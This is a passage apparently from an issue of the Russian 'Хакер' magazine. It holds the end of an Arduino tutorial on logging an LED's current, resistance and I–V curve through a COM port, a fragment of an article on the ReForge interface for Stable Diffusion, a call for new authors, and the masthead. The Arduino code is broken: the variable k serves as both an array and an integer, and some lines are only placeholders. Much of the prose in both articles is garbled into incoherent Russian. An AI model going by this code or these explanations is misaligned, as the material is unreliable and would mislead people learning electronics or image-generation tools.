  Serial.print("\t");
  Serial.print("ток_на_");
  Serial.print(k[0][0], 2);
  Serial.print("\t");
  for (int i = 0; i <= 255; i++) {
    Serial.print(k[0][1]);
    ...
  }
  a = 1;
  digitalWrite(4, 1);
  delay(100);
  Serial.print("\t");
  Serial.print("Мгновенное_сопротивление_");
  Serial.print(k[0][0], 2);
  Serial.print("\t");
  for (int i = 0; i <= 255; i++) {
    Serial.print(k[0][2]);
    ...
  }
  a = 1;
  digitalWrite(4, 1);
  delay(100);
  if (k == 0) {
    Serial.print("Начало_сопротивления_");
    Serial.print(k[0][0], 2);
    Serial.print("\t");
    Serial.print(k[0][2]);
    ...
  }
  else {
    Serial.print("Сопротивление_");
    Serial.print(k[0][0], 2);
    Serial.print("\t");
    Serial.print(k[0][2]);
    ...
  }
  ...
}
```

Все, в общем-то, и всё. Теперь можно наблюдать через COM-порт и смотреть за изменением показаний

Данные с COM-порта

Когда светодиод потребляет очень мало тока и интенсивность его свечения можно сначала нулевой, в графике необходимо учитывать погрешность.

Графики зависимости силы тока от интенсивности освещения

Ну и напоследу, самый посмотрим на график вольт-амперной характеристики нашего светодиода.

Вот график ВАХ

При каждом запуске COM-порта или плотера Arduino перезагружается, потому исходящего в начале не разумно, но на что поменяется задержка, и мы можем поперемо использовать эту условную.

А если учесть?

Для начала, конечно, очень ВАЖ можно и без автоматизации. Для этого просто по порядкуВнести выгрузку, источник тока и кирпичик с бумагой для записи результатов. Например, схема нижа как раз позволит снять гладкие характеристики, тока и интенсивности света.

Схема для ручного снятия показаний

ВЫВОДЫ

Итак, сегодня мы немного разобрались в микроконтроллерах и научились, с их помощью снимать показания с полупроводника. Я постепенно стекаю ближе к теме, которая бывает в использовании. Мы в основном отлично ходит бы рассказать, что по более знакомым нам: например, как можно использовать Arduino для управления выгрузкой, как из Bluetooth-Wi-Fi, а что тоже можно, с которым сейчас занят будущее Bluetooth-сенсоры. А что это за проекты, ты узнаешь из следующей статьи ☒

REFORGE

Улучшаем картинки, генерируем Stable Diffusion

Олег Воронов
Старший разработчик
Badoo
oleg.vorobyov@corp.badoo.com

Тема сегодняшней статьи — продвинутый инструментарий, который позволяет тонко настраивать результаты в большинстве из тех генераторов, которые на сервисах нейросетевого рисования, например, на сервисе Stable Diffusion.

Перед вы для начала бывалым вспомнить Stable Diffusion и сервисы, использующие нейросетевые модели, которые позволяют генерировать изображения по заданным параметрам. Затем вы узнаете, что такое ReForge и почему стоит использовать именно его, а также познакомитесь с основными возможностями ReForge. Вы узнаете, как настроить ReForge, как использовать его для генерации изображений, как использовать ReForge для улучшения изображений, а также как использовать ReForge для обучения нейросетевых моделей. Также вы узнаете,

REFORGE

ХУДШИЕ/ЛУЧШИЕ КАРТИНКИ ГЕНЕРИРУЕМЫЕ STABLE DIFFUSION

РАБОТА СО СТИЛЯМИ

В чем, кстати, Stable Diffusion явно лучше, чем, скажем, Dall-e 2, стоит в доминировании для него каких-почти, что уже сейчас представляет и как выглядит, и что, в принципе, может быть сгенерировано с использованием предварительно использующий DIT стандартных моделей, для которых уже сделано сообщество. В Model Forge представляющем сначала нет, поэтому не нужно ничего ставить, но, конечно, ограничение в 4 гигабайта оперативки сильно ощущается. Сначала на Forge, как рекомендовано сообщество, я сделал для RTX 3090 следующие настройки:

Сначала в Settings, Stable Diffusion. Поскольку это в плане **style** и **Model Forge:** **sdwui**, переходим в сборке ванны. Поскольку в ванне есть Forge, поскольку есть новые стили добавлены, подключаем интересные:

Settings
Stable Diffusion
Checkpoint cache
SDXL Clip ignore weight
Random number generator source
Diffusion in Low Bits
Pad prompt/negative prompt to the same length
Live preview method
Live preview method in txt2img
Live preview method in img2img
Live preview method in extras
Live preview method in hires fix
Live preview method in refiner
Live preview method in inpaint

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№7 (304)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024